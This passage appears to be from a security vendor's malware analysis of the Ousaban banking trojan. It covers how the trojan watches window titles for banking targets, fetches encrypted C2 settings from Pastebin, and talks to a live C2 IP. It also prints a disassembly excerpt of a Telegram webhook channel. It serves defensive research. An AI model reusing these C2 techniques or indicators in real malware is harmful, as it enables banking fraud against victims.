
Malware monitoring windows titles.

In the files we analyzed, we found Ousaban targeting over 50 different financial institutions. If the window title matches one of the targets, Ousaban starts the communication with the C2 address, providing the option to the attacker to access the machine remotely.

C2 communication


Ousaban stores the C2 address remotely. In this case, the malware is using Pastebin to fetch the data. In 2021, this malware was also spotted using Google Docs to fetch this information.

Within the files downloaded from the cloud by the first stage, there's a file named "Host", which stores the external location of the C2 configuration. The information is encrypted with the same algorithm used in the strings.




C2 configuration stored on Pastebin.

The data is stored in a dictionary, where the C2 host is also encrypted with the same algorithm used in the strings.



Retrieving and decrypting the C2 server address.

Ousaban only starts the communication once a targeted company is identified.



200	HTTP	20.9.46.243	/$p
200	HTTP	20.9.46.243	/$l
200	HTTP	20.9.46.243	/$p
200	HTTP	20.9.46.243	/$l
200	HTTP	20.9.46.243	/$p
200	HTTP	20.9.46.243	/$l

Ousaban C2 communication.

Lastly, the Ousaban samples we analyzed contain a routine to communicate via Telegram using Webhooks, likely to be used as a secondary channel.

```
call    CoInitialize
lea     ecx, [ebp-7Ch]
mov     edx, offset WinHttp_WinHttpRequest_5_1 ; WinHttp.WinHttpRequest.5.1
mov     eax, offset dword_7EAC2C
call    mw_decrypt_string
mov     eax, [ebp-7Ch]
lea     edx, [ebp-78h]
call    sub_660C70
mov     edx, [ebp-78h]
mov     eax, [ebp-24h]
add     eax, 18h
call    @System@Variants@@VarFromDisp$qqrr8TVarDatax35System@_DelphiInterface$9IDispatch_ ;
push    0
lea     ecx, [ebp-84h]
mov     edx, offset telegram_api ; https://api.telegram.org/
mov     eax, offset dword_7EAC2C
call    mw_decrypt_string
push    dword ptr [ebp-84h]
push    ds:dword_87C8C8
lea     ecx, [ebp-88h]
mov     edx, offset off_7EAEE0
mov     eax, offset dword_7EAC2C
```

Part of Ousaban code to communicate via Telegram.

Conclusion

Ousaban is a malware designed to steal sensitive information from several financial institutions, mainly based in Brazil. Ousaban shares many similarities with other Brazilian-based banking trojans, such as Guildma and Grandoreiro. Also, as we demonstrated in this analysis, the attackers behind this threat are abusing multiple cloud services throughout the attack chain. We believe that the use of the cloud will continue to grow among attackers especially due to cost and ease.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Win32.Malware.Heuristic
  - Win32.Infostealer.Heuristic
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign and scripts can be found in our GitHub repository.